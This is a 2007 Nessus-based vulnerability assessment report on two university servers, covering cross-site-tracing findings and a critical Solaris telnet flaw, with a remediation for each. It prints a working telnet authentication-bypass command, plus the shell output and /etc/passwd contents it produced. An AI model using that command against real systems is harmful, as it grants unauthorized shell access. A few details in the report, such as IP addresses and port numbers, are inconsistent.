



## Information Security Vulnerability Assessment Program

---

# Network Vulnerability Assessment

**Conducted by:**

Information Systems Security and Compliance (aka "ISS/C")  
Jeff Holland  
Northwestern University  
IP scan originated from: 192.168.127.128

**Conducted for:**

School of Egyptology (aka "Client")  
Northwestern University  
Evanston, IL

**Date Conducted:**

3/16/07

**Focus of Assessment:**

A network-based assessment of the devices noted below. There were no Google hacking, password cracking, firewall analysis, social engineering or policy reviews conducted (per the agreement with the Client).

**Server1:** Apache Web Appliance  
Hostname: apache\_appliance  
IP: 192.168.127.129

**Server2:** Solaris Web/App Server  
Hostname: unknown  
IP: 192.168.127.130

**Compliance Requirements (i.e. HIPAA, etc):**

None

## **1 Table of Contents**

1	Table of Contents.....	2
2	Executive Summary .....	3
3	Findings and Recommendations .....	5
4	Network Profile Template.....	9
5	Server 1 Information .....	10
6	Server 2 Information .....	13
7	Appendix – Tools Outputs .....	16
8	192.168.127.129.....	16
9	192.168.127.130.....	20
10	Vulnerability Exploitation / Penetration Testing .....	32
11	Google Hacking .....	33
12	Firewall Analysis Template .....	34
13	Social Engineering Target Template .....	35
14	Social Engineering Telephone Attack Template .....	35
15	Social Engineering E-mail Attack Template .....	35
16	Password Cracking Template .....	36
17	Security Policy Review.....	37

## 2 Executive Summary

The following report details the findings from the security assessment performed by ISS/C for the Client. The assessment included the following activities as outlined in the Vulnerability Assessment Profiles section of the Assessment Program document.

- Vulnerability Assessment





### Positive Findings

The following are some positive findings from the assessment, outlining what security controls already in place are helping to secure your environment.

- There were relatively few security vulnerabilities, with only one being “High”. The “High” vulnerability (remote Telnet vulnerability on Server 2), while significant and require immediate attention, is easily fixed by applying the proper patch as noted in the recommendations.
- The Client technical personnel were responsive and helpful during and after the assessment regarding questions and the discussion of the results of the scan.

### Deficiencies Noted

The following findings were noted during the assessment.

- **Server 1:**
  -  There were Cross Site Tracing vulnerabilities on 192.168.127.129 for ports 80 and 443.
  -  There were “Low” vulnerabilities and should be fixed within 24 weeks
- **Server 2:**
  -  There were Cross Site Tracing vulnerabilities on 192.168.127.129 for ports 80 and 443.
  -  There was a Telnet remote access vulnerability on port 23 that was a “High” vulnerability. This should be fixed within 1 week.

### Overall Summary:



## **Information Security Vulnerability Assessment Program**

---

The assessment uncovered several deficiencies (one of which is of High criticality) in the security of the network that requires attention, but overall reflects the relatively secure nature of the network. In terms of a numerical score, based upon the experience of ISS/C, the Client would receive a score of 8 out of 10 (10 being the highest) in terms of security.

### 3 Findings and Recommendations

The following findings and recommendations are made per the output from the Nessus scan. Note that each device below (servers, in this case) has a synopsis and a solution for the issue. Any additional recommendations beyond what any scanning tools supply are included as necessary.

Note that the assessment agreement between the Client and ISS/C, the Client is responsible for fixing the issues themselves and following up with ISS/C in a timely manner when they have been addressed. ISS/C will be available for consultation on any of the recommendations as defined in the agreement.

For the findings, note the following:

- “Information found” maps to “Low” vulnerabilities
- “Warning found” maps to “Medium” vulnerabilities
- “Vulnerability found” maps to “High” vulnerabilities
- There is no mapping within Nessus for “Critical” vulnerabilities. These are mapped in a manual process as outlined in the Vulnerability Assessment Program document.
- “Banners” refer to information that is advertised by a computer process or service and allows a person to software tool to query the information. Knowing this information can help ascertain which vulnerabilities a host might be subject to. Also, note that these banners are also subject to falsification, so relying on them solely is not advised.
- “Concern or Vulnerability” refers to the deficiency found during the assessment. If the item is of “High” criticality, it is a vulnerability. If it of “Low” or “Medium” criticality, it is a concern.

#### Server 1

Information found on port https (443/tcp)

**Synopsis :**

Debugging functions are enabled on the remote HTTP server.

Description : The remote webserver supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods which are used to debug web server connections.

It has been shown that servers supporting this method are subject to cross-site-scripting attacks, dubbed XST for "Cross-Site-Tracing", when used in conjunction with various weaknesses in browsers.

An attacker may use this flaw to trick your legitimate web users to give him their credentials.

**Solution :**

Disable these methods.

See also :

<http://www.kb.cert.org/vuls/id/867593>

Risk factor :

Low / CVSS Base Score : 2

(AV:R/AC:L/Au:NR/C:P/A:N/I:N/B:N)

Solution

Add the following lines for each virtual host in your configuration file :

```
RewriteEngine on
RewriteCond %{REQUEST_METHOD} ^(TRACE | TRACK)
RewriteRule .* - [F]
```

Information found on port http (80/tcp)

**Synopsis :**

Debugging functions are enabled on the remote HTTP server.

Description :

The remote webserver supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods which are used to debug web server connections.

It has been shown that servers supporting this method are subject to cross-site-scripting attacks, dubbed XST for "Cross-Site-Tracing", when used in conjunction with various weaknesses in browsers. An attacker may use this flaw to trick your legitimate web users to give him their credentials.

**Solution :**

Disable these methods.

See also :

<http://www.kb.cert.org/vuls/id/867593>

Risk factor :

Low / CVSS Base Score : 2

(AV:R/AC:L/Au:NR/C:P/A:N/I:N/B:N)

Solution :

Add the following lines for each virtual host in your configuration file :

```
RewriteEngine on
RewriteCond %{REQUEST_METHOD} ^(TRACE | TRACK)
RewriteRule .* - [F]
```

## Server 2

Information found on port https (443/tcp)

### Synopsis :

Debugging functions are enabled on the remote HTTP server.

Description : The remote webserver supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods which are used to debug web server connections.

It has been shown that servers supporting this method are subject to cross-site-scripting attacks, dubbed XST for "Cross-Site-Tracing", when used in conjunction with various weaknesses in browsers.

An attacker may use this flaw to trick your legitimate web users to give him their credentials.

### Solution :

Disable these methods.

See also :

<http://www.kb.cert.org/vuls/id/867593>

Risk factor :

Low / CVSS Base Score : 2

(AV:R/AC:L/Au:NR/C:P/A:N/I:N/B:N)

Solution

Add the following lines for each virtual host in your configuration file :

```
RewriteEngine on
RewriteCond %{REQUEST_METHOD} ^(TRACE | TRACK)
RewriteRule .* - [F]
```

Information found on port http (80/tcp)

### Synopsis :

Debugging functions are enabled on the remote HTTP server.

Description :

The remote webserver supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods which are used to debug web server connections.

It has been shown that servers supporting this method are subject to cross-site-scripting attacks, dubbed XST for "Cross-Site-Tracing", when used in conjunction with various weaknesses in browsers.

An attacker may use this flaw to trick your legitimate web users to give him their credentials.

### Solution :

Disable these methods.

See also :

<http://www.kb.cert.org/vuls/id/867593>

Risk factor :

Low / CVSS Base Score : 2

(AV:R/AC:L/Au:NR/C:P/A:N/I:N/B:N)

Solution :

Add the following lines for each virtual host in your configuration file :

```
RewriteEngine on
RewriteCond %{REQUEST_METHOD} ^(TRACE|TRACK)
RewriteRule .* - [F]
```

### **Vulnerability found on port telnet (23/tcp)**

Synopsis :

It is possible to log into the remote system using telnet without supplying any credentials

Description :

The remote version of telnet does not sanitize the user-supplied 'USER' environment variable. By supplying a specially malformed USER environment variable, an attacker may force the remote telnet server to believe that the user has already authenticated.

For instance, the following command :

```
telnet -l '-fbin' 192.168.127.130
```

Will result in obtaining a shell with the privileges of the 'bin' user.

Solution :

Install patches 120068-02 (sparc) or 120069-02 (i386) which are available from Sun.

Filter incoming to this port or disable the telnet service and use SSH instead, or use inetadm to mitigate this



problem (see the link below).

See also :

<http://lists.sans.org/pipermail/list/2007-February/025935.html>  
<http://isc.sans.org/diary.html?storyid=2220>

Risk factor :

Critical / CVSS Base Score : 10  
(AV:R/AC:L/Au:NR/C:C/I:C/A:C/B:N)

CVE : [CVE-2007-0882](#)

BID : [22512](#)

Nessus ID : [24323](#)

## 4 Network Profile

IP address test was conducted from

192.168.127.128	
-----------------	--

IP ranges to be tested and details of these ranges

192.168.127.129	Apache Web Server Appliance
192.168.127.130	Solaris Web Server (Solaris 10)

Domain information and configurations

--

Zone Transfer Highlights

n/a

SERVER LIST

IP Address	Domain Name(s)	Operating System
192.168.127.129		Linux (rpath)
192.168.127.130		Solaris 10

## 5 Server 1 Information

IP Address	Domain Name
192.168.127.129	

Service	(Port/Protocol)
o norton-av-for-gateways-web-interface	(8003/tcp)
o terabase	(4000/tcp)
o ssh	(22/tcp)
o https	(443/tcp) (Security notes found)
o nfs	(2049/tcp)
o shoutcast	(8004/tcp)
o sunrpc	(111/tcp)
o http	(80/tcp) (Security notes found)
o ftp	(21/tcp)
o fcp-udp	(810/tcp)
o wpages	(776/tcp)

BANNER(S):

Port	Protocol	Banner
443	TCP	TRACE /Nessus240472754.html HTTP/1.1 Connection: Close Host: apache_appliance Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */* Accept-Language: en Accept-Charset: iso-8859-1,*,utf-8

80	TCP	TRACE /Nessus240472754.html HTTP/1.1 Connection: Close Host: apache_appliance Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */* Accept-Language: en Accept-Charset: iso-8859-1,*,utf-8

CONCERNS AND VULNERABILITIES:

Concern or Vulnerability

Information found on port https (443/tcp)

Synopsis :  
 Debugging functions are enabled on the remote HTTP server.  
 Description : The remote webserver supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods which are used to debug web server connections.

It has been shown that servers supporting this method are subject to cross-site-scripting attacks, dubbed XST for "Cross-Site-Tracing", when used in conjunction with various weaknesses in browsers.

An attacker may use this flaw to trick your legitimate web users to give him their credentials.

Solution

Solution :  
 Disable these methods.

See also :  
<http://www.kb.cert.org/vuls/id/867593>

Risk factor :  
 Low / CVSS Base Score : 2  
 (AV:R/AC:L/Au:NR/C:P/A:N/I:N/B:N)

Solution  
 Add the following lines for each virtual host in your configuration file :  
 RewriteEngine on

```
RewriteCond %{REQUEST_METHOD} ^(TRACE | TRACK)
RewriteRule .* - [F]
```

Information found on port http (80/tcp)

Synopsis :

Debugging functions are enabled on the remote HTTP server.

Description :

The remote webserver supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods which are used to debug web server connections.

It has been shown that servers supporting this method are subject to cross-site-scripting attacks, dubbed XST for "Cross-Site-Tracing", when used in conjunction with various weaknesses in browsers.

An attacker may use this flaw to trick your legitimate web users to give him their credentials.

Solution

Solution :

Disable these methods.

See also :

<http://www.kb.cert.org/vuls/id/867593>

Risk factor :

Low / CVSS Base Score : 2

(AV:R/AC:L/Au:NR/C:P/A:N/I:N/B:N)

Solution :

Add the following lines for each virtual host in your configuration file :

```
RewriteEngine on
RewriteCond %{REQUEST_METHOD} ^(TRACE | TRACK)
RewriteRule .* - [F]
```

## 6 Server 2 Information

IP Address	Domain Name
192.168.127.130	

Service	(Port/Protocol)
o smtp	(25/tcp) (Security notes found)
o sometimes-rpc21	(32779/tcp)
o ssh	(22/tcp) (Security notes found)
o sometimes-rpc15	(32776/tcp)
o complex-link	(5001/tcp) (Security notes found)
o sometimes-rpc9	(32773/tcp)
o submission	(587/tcp) (Security notes found)
o smc-http	(6788/tcp) (Security notes found)
o finger	(79/tcp) (Security notes found)
o sometimes-rpc23	(32780/tcp)
o font-service	(7100/tcp)
o telnet	(23/tcp) (Security hole found)
o sometimes-rpc17	(32777/tcp)
o lockd	(4045/tcp)
o dtspcd	(6112/tcp)
o filenet-rmi	(32771/tcp)
o x11	(6000/tcp) (Security notes found)
o login	(513/tcp)
o sunrpc	(111/tcp) (Security notes found)
o smc-https	(6789/tcp) (Security notes found)
o sometimes-rpc19	(32778/tcp)
o ftp	(21/tcp) (Security notes found)
o filenet-pa	(32772/tcp)
o shell	(514/tcp)
o unknown	(32795/udp) (Security warnings)
o unknown	(32794/udp) (Security warnings)
o general/udp	(Security notes found)
o general/tcp	(Security notes found)

### BANNER(S):

Port	Protocol	Banner
25	TCP	An SMTP server is running on this port Here is its banner : 220 unknown ESMTP Sendmail 8.13.7+Sun/8.13.7; Thu, 15 Mar 2007 07:44:45 -0700 (PDT) Nessus ID : <a href="#">10330</a>
587	TCP	An SMTP server is running on this port Here is its banner : 220 unknown ESMTP Sendmail 8.13.7+Sun/8.13.7; Thu, 15 Mar 2007 07:45:05 -0700 (PDT)

		Nessus ID : <a href="#">10330</a>
23	TCP	Remote telnet banner: login: Nessus ID : <a href="#">10281</a>
21	TCP	An FTP server is running on this port. Here is its banner : 220 unknown FTP server ready. Nessus ID : <a href="#">10330</a>

### CONCERNS AND VULNERABILITIES:

Concern or Vulnerability

Information found on port https (443/tcp)

#### Synopsis :

Debugging functions are enabled on the remote HTTP server.

Description : The remote webserver supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods which are used to debug web server connections.

It has been shown that servers supporting this method are subject to cross-site-scripting attacks, dubbed XST for "Cross-Site-Tracing", when used in conjunction with various weaknesses in browsers.

An attacker may use this flaw to trick your legitimate web users to give him their credentials.

### Solution

#### Solution :

Disable these methods.

#### See also :

<http://www.kb.cert.org/vuls/id/867593>

#### Risk factor :

Low / CVSS Base Score : 2

(AV:R/AC:L/Au:NR/C:P/A:N/I:N/B:N)

#### Solution

Add the following lines for each virtual host in your configuration file :

```
RewriteEngine on
```

```
RewriteCond %{REQUEST_METHOD} ^(TRACE | TRACK)
```

```
RewriteRule .* - [F]
```

Information found on port http (80/tcp)

Synopsis :

Debugging functions are enabled on the remote HTTP server.

Description :

The remote webserver supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods which are used to debug web server connections.

It has been shown that servers supporting this method are subject to cross-site-scripting attacks, dubbed XST for "Cross-Site-Tracing", when used in conjunction with various weaknesses in browsers.

An attacker may use this flaw to trick your legitimate web users to give him their credentials.

Solution

Solution :

Disable these methods.

See also :

<http://www.kb.cert.org/vuls/id/867593>

Risk factor :

Low / CVSS Base Score : 2

(AV:R/AC:L/Au:NR/C:P/A:N/I:N/B:N)

Solution :

Add the following lines for each virtual host in your configuration file :


```
RewriteEngine on
RewriteCond %{REQUEST_METHOD} ^(TRACE|TRACK)
RewriteRule .* - [F]
```

## 7 Appendix – Tools Outputs

Nessus Output

### 8 192.168.127.129

Repartition of the level of the security problems:



---

[\[Back to the index\]](#)

List of open ports :

- *norton-av-for-gateways-web-interface (8003/tcp)*
- *terabase (4000/tcp)*
- *ssh (22/tcp)*
- [https \(443/tcp\)](#) (*Security notes found*)
- *nfs (2049/tcp)*
- *shoutcast (8004/tcp)*
- *sunrpc (111/tcp)*



- [http \(80/tcp\)](#) (*Security notes found*)
- [ftp \(21/tcp\)](#)
- [fcp-udp \(810/tcp\)](#)
- [wpages \(776/tcp\)](#)

[\[ back to the list of ports \]](#)

### Information found on port https (443/tcp)

Synopsis :

Debugging functions are enabled on the remote HTTP server.

Description :

The remote webserver supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods which are used to debug web server connections.

It has been shown that servers supporting this method are subject to cross-site-scripting attacks, dubbed XST for "Cross-Site-Tracing", when used in conjunction with various weaknesses in browsers.

An attacker may use this flaw to trick your legitimate web users to give him their credentials.

Solution :

Disable these methods.

See also :

<http://www.kb.cert.org/vuls/id/867593>

Risk factor :

Low / CVSS Base Score : 2  
(AV:R/AC:L/Au:NR/C:P/A:N/I:N/B:N)

Solution :

Add the following lines for each virtual host in your configuration file :

RewriteEngine on

```
RewriteCond %{REQUEST_METHOD} ^(TRACE|TRACK)
RewriteRule .* - [F]
```

Plugin output :

The server response from a TRACE request is :

```
TRACE /Nessus240472754.html HTTP/1.1
Connection: Close
Host: apache_appliance
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
```

CVE : [CVE-2004-2320](#)  
 BID : [9506](#), [9561](#), [11604](#)  
 Other references : OSVDB:877  
 Nessus ID : [11213](#)

[\[ back to the list of ports \]](#)

### Information found on port http (80/tcp)

Synopsis :

Debugging functions are enabled on the remote HTTP server.

Description :

The remote webserver supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods which are used to debug web server connections.

It has been shown that servers supporting this method are subject to cross-site-scripting attacks, dubbed XST for "Cross-Site-Tracing", when used in conjunction with various weaknesses in browsers.

An attacker may use this flaw to trick your legitimate web users to give him their credentials.

Solution :

Disable these methods.

See also :

<http://www.kb.cert.org/vuls/id/867593>

Risk factor :

Low / CVSS Base Score : 2  
(AV:R/AC:L/Au:NR/C:P/A:N/I:N/B:N)

Solution :

Add the following lines for each virtual host in your configuration file :

```
RewriteEngine on
RewriteCond %{REQUEST_METHOD} ^(TRACE|TRACK)
RewriteRule .* - [F]
```

Plugin output :

The server response from a TRACE request is :

```
TRACE /Nessus240472754.html HTTP/1.1
Connection: Close
Host: apache_appliance
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
```

CVE : [CVE-2004-2320](#)

BID : [9506](#), [9561](#), [11604](#)

Other references : OSVDB:877


Nessus ID : [11213](#)

---

This file was generated by [Nessus](#), the open-sourced security scanner.

## 9 192.168.127.130

Repartition of the level of the security problems:



---

[\[Back to the index\]](#)

List of open ports :

- [smtp \(25/tcp\)](#) (Security notes found)
- [sometimes-rpc21 \(32779/tcp\)](#)
- [ssh \(22/tcp\)](#) (Security notes found)
- [sometimes-rpc15 \(32776/tcp\)](#)
- [complex-link \(5001/tcp\)](#) (Security notes found)
- [sometimes-rpc9 \(32773/tcp\)](#)
- [submission \(587/tcp\)](#) (Security notes found)
- [smc-http \(6788/tcp\)](#) (Security notes found)
- [finger \(79/tcp\)](#) (Security notes found)
- [sometimes-rpc23 \(32780/tcp\)](#)
- [font-service \(7100/tcp\)](#)

- [telnet \(2003/tcp\)](#) (*Security hole found*)
- [sometimes-rpc17 \(32777/tcp\)](#)
- [lockd \(4045/tcp\)](#)
- [dtspcd \(6112/tcp\)](#)
- [filenet-rmi \(32771/tcp\)](#)
- [x11 \(6000/tcp\)](#) (*Security notes found*)
- [login \(513/tcp\)](#)
- [sunrpc \(111/tcp\)](#) (*Security notes found*)
- [smc-https \(6789/tcp\)](#) (*Security notes found*)
- [sometimes-rpc19 \(32778/tcp\)](#)
- [ftp \(21/tcp\)](#) (*Security notes found*)
- [filenet-pa \(32772/tcp\)](#)
- [shell \(514/tcp\)](#)
- [unknown \(32795/udp\)](#) (*Security warnings found*)
- [unknown \(32794/udp\)](#) (*Security warnings found*)
- [general/udp](#) (*Security notes found*)
- [general/tcp](#) (*Security notes found*)

[\[ back to the list of ports \]](#)

### Information found on port smtp (25/tcp)

An SMTP server is running on this port

Here is its banner :

```
220 unknown ESMTP Sendmail 8.13.7+Sun/8.13.7; Thu, 15 Mar 2007 07:44:45 -  
0700 (PDT)
```

Nessus ID : [10330](#)

[\[ back to the list of ports \]](#)

### Information found on port smtp (25/tcp)

Synopsis :

An SMTP server is listening on the remote port.

Description :

The remote host is running a mail (SMTP) server on this port.

Since SMTP servers are the targets of spammers, it is recommended you disable it if you do not use it.

Solution :

Disable this service if you do not use it, or filter incoming traffic

to this port.

Risk factor :

None

Plugin output :

Remote SMTP server banner :

220 unknown ESMTP Sendmail 8.13.7+Sun/8.13.7; Thu, 15 Mar 2007 07:44:45 -  
0700 (PDT)

Nessus ID : [10263](#)

[\[ back to the list of ports \]](#)

### Information found on port ssh (22/tcp)

An ssh server is running on this port

Nessus ID : [10330](#)

[\[ back to the list of ports \]](#)

### Information found on port ssh (22/tcp)

Remote SSH version : SSH-2.0-Sun\_SSH\_1.1

Nessus ID : [10267](#)

[\[ back to the list of ports \]](#)

### Information found on port ssh (22/tcp)

The remote SSH daemon supports the following versions of the  
SSH protocol :

. 1.99

. 2.0

Nessus ID : [10881](#)

[\[ back to the list of ports \]](#)

### Information found on port complex-link (5001/tcp)

A JAVA-LISTENER server is running on this port

Nessus ID : [17975](#)

[\[ back to the list of ports \]](#)

### Information found on port submission (587/tcp)

An SMTP server is running on this port

Here is its banner :

220 unknown ESMTP Sendmail 8.13.7+Sun/8.13.7; Thu, 15 Mar 2007 07:45:05 -  
0700 (PDT)

Nessus ID : [10330](#)

[\[ back to the list of ports \]](#)

### Information found on port submission (587/tcp)

Synopsis :

An SMTP server is listening on the remote port.

Description :

The remote host is running a mail (SMTP) server on this port.

Since SMTP servers are the targets of spammers, it is recommended you  
disable it if you do not use it.

Solution :

Disable this service if you do not use it, or filter incoming traffic  
to this port.

Risk factor :

None

Plugin output :

Remote SMTP server banner :

220 unknown ESMTP Sendmail 8.13.7+Sun/8.13.7; Thu, 15 Mar 2007 07:45:05 -  
0700 (PDT)

Nessus ID : [10263](#)

[\[ back to the list of ports \]](#)

### Information found on port smc-http (6788/tcp)

A web server is running on this port

Nessus ID : [10330](#)

[\[ back to the list of ports \]](#)

### Information found on port smc-http (6788/tcp)

The remote web server type is :

Apache-Coyote/1.1  
and the 'ServerTokens' directive is ProductOnly  
Apache does not permit to hide the server type.

Nessus ID : [10107](#)

[\[ back to the list of ports \]](#)

### Information found on port smc-http (6788/tcp)

Synopsis :

Some information about the remote HTTP configuration can be extracted.

Description :

This test gives some information about the remote HTTP protocol - the version used, whether HTTP Keep-Alive and HTTP pipelining are enabled, etc...

This test is informational only and does not denote any security problem

Solution :

None.

Risk factor :

None / CVSS Base Score : 0  
(AV:R/AC:L/Au:NR/C:N/A:N/I:N/B:N)

Plugin output :

Protocol version : HTTP/1.1  
SSL : no  
Pipelining : yes  
Keep-Alive : no  
Options allowed : (Not implemented)  
Headers :



Location: <http://192.168.127.130/console/faces/jsp/login/BeginLogin.jsp>  
Content-Length: 0  
Date: Thu, 15 Mar 2007 14:47:36 GMT  
Server: Apache-Coyote/1.1

Nessus ID : [24260](#)

[\[ back to the list of ports \]](#)

### Information found on port finger (79/tcp)

A finger server seems to be running on this port  
Nessus ID : [10330](#)

[\[ back to the list of ports \]](#)

### Vulnerability found on port telnet (23/tcp)

Synopsis :

It is possible to log into the remote system using telnet without supplying any credentials

Description :

The remote version of telnet does not sanitize the user-supplied 'USER' environment variable. By supplying a specially malformed USER environment variable, an attacker may force the remote telnet server to believe that the user has already authenticated.

For instance, the following command :

```
telnet -l '-fbin' 192.168.127.130
```

Will result in obtaining a shell with the privileges of the 'bin' user.

Solution :

Install patches 120068-02 (sparc) or 120069-02 (i386)

which are available from Sun.

Filter incoming to this port or disable the telnet service and use SSH instead, or use inetadm to mitigate this problem (see the link below).

See also :

<http://lists.sans.org/pipermail/list/2007-February/025935.html>  
<http://isc.sans.org/diary.html?storyid=2220>

Risk factor :

Critical / CVSS Base Score : 10  
(AV:R/AC:L/Au:NR/C:C/I:C/A:C/B:N)

Plugin output :

It was possible to log into the remote host as 'bin' :  
uid=2(bin) gid=2(bin)

The file /etc/passwd contains :

```
cat /etc/passwd
root:x:0:0:Super-User:/:usr/bin/tcsh
daemon:x:1:1:/:
bin:x:2:2:usr/bin:
sys:x:3:3:/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
smsg:x:25:25:SendMail Message Submission Program:/:
listen:x:37:4:Network Admin:/usr/net/nls:
gdm:x:50:50:GDM Reserved UID:/:
webservd:x:80:80:WebServer Reserved UID:/:
nobody:x:60001:60001:NFS Anonymous Access User:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x NFS Anonymous Access User:/:
$
```

CVE : [CVE-2007-0882](#)

BID : [22512](#)

Nessus ID : [24323](#)

[\[ back to the list of ports \]](#)

### Warning found on port telnet (23/tcp)

#### Synopsis :

A telnet server is listening on the remote port

#### Description :

The remote host is running a telnet server.  
Using telnet is not recommended as logins, passwords and commands are transferred in clear text.

An attacker may eavesdrop on a telnet session and obtain the credentials of other users.

#### Solution :

Disable this service and use SSH instead

#### Risk factor :

Medium / CVSS Base Score : 4  
(AV:R/AC:L/Au:NR/C:P/A:N/I:N/B:C)

#### Plugin output:

Remote telnet banner:

login:

Nessus ID : [10281](#)

[\[ back to the list of ports \]](#)

### Information found on port telnet (23/tcp)

A telnet server seems to be running on this port

Nessus ID : [10330](#)

[\[ back to the list of ports \]](#)

### Information found on port x11 (6000/tcp)

#### Synopsis :

A X11 server is listening on the remote host

Description :

The remote host is running a X11 server. X11 is a client-server protocol which can be used to display graphical applications running on a given host on a remote client.

Since the X11 traffic is not ciphered, it is possible for an attacker to eavesdrop on the connection.

Solution :

Restrict access to this port. If the X11 client/server facility is not used, disable TCP entirely.

Risk factor :

Low / CVSS Base Score : 2  
(AV:R/AC:H/Au:R/C:P/A:N/I:N/B:C)

Plugin output :

X11 Version : 11.0

Nessus ID : [10407](#)

[\[ back to the list of ports \]](#)

### Information found on port sunrpc (111/tcp)

The RPC portmapper is running on this port.

An attacker may use it to enumerate your list of RPC services. We recommend you filter traffic going to this port.

Risk factor : Low  
CVE : [CVE-1999-0632](#), [CVE-1999-0189](#)  
BID : [205](#)  
Nessus ID : [10223](#)

[\[ back to the list of ports \]](#)

### Information found on port smc-https (6789/tcp)

An unknown server is running on top of SSL/TLS on this port.  
You should change find\_service preferences to look for  
SSL based services and restart your scan.

\*\* Because of Nessus architecture, it is now too late  
\*\* to properly identify this service.

Nessus ID : [11153](#)

[\[ back to the list of ports \]](#)

### Information found on port ftp (21/tcp)

An FTP server is running on this port.  
Here is its banner :  
220 unknown FTP server ready.  
Nessus ID : [10330](#)

[\[ back to the list of ports \]](#)

### Information found on port ftp (21/tcp)

Synopsis :

An FTP server is listening on this port

Description :

It is possible to obtain the banner of the remote FTP server  
by connecting to the remote port.

Risk factor :

None

Plugin output :

The remote FTP banner is :  
220 unknown FTP server ready.  
Nessus ID : [10092](#)

[\[ back to the list of ports \]](#)

### Warning found on port unknown (32795/udp)

The rusersd RPC service is running. It provides an attacker interesting information such as how often the system is being used, the names of the users, and more.

It usually not a good idea to leave this service open.

Risk factor : Low

CVE : [CVE-1999-0626](#)

Nessus ID : [10228](#)

[\[ back to the list of ports \]](#)

### Information found on port unknown (32795/udp)

Using rusers, we could determine that the following users are logged in :

- root (console) from :0
- root (pts/3) from :0.0
- root (pts/4) from :0.0

Solution : disable this service.

Risk factor : Low

CVE : [CVE-1999-0626](#)

Nessus ID : [11058](#)

[\[ back to the list of ports \]](#)

### Warning found on port unknown (32794/udp)

The rstatd RPC service is running. It provides an attacker interesting information such as :

- the CPU usage
- the system uptime
- its network usage
- and more

Letting this service run is not recommended.

Risk factor : Low

CVE : [CVE-1999-0624](#)

Nessus ID : [10227](#)

### Information found on port general/udp

For your information, here is the traceroute from 192.168.127.128 to  
192.168.127.130 :  
192.168.127.128  
192.168.127.130

Nessus ID : [10287](#)

### Information found on port general/tcp

The remote host is running one of these operating systems :  
Sun Solaris 10  
Sun Solaris 9  
Nessus ID : [11936](#)

[\[ back to the list of ports \]](#)

### Information found on port general/tcp

Information about this scan :

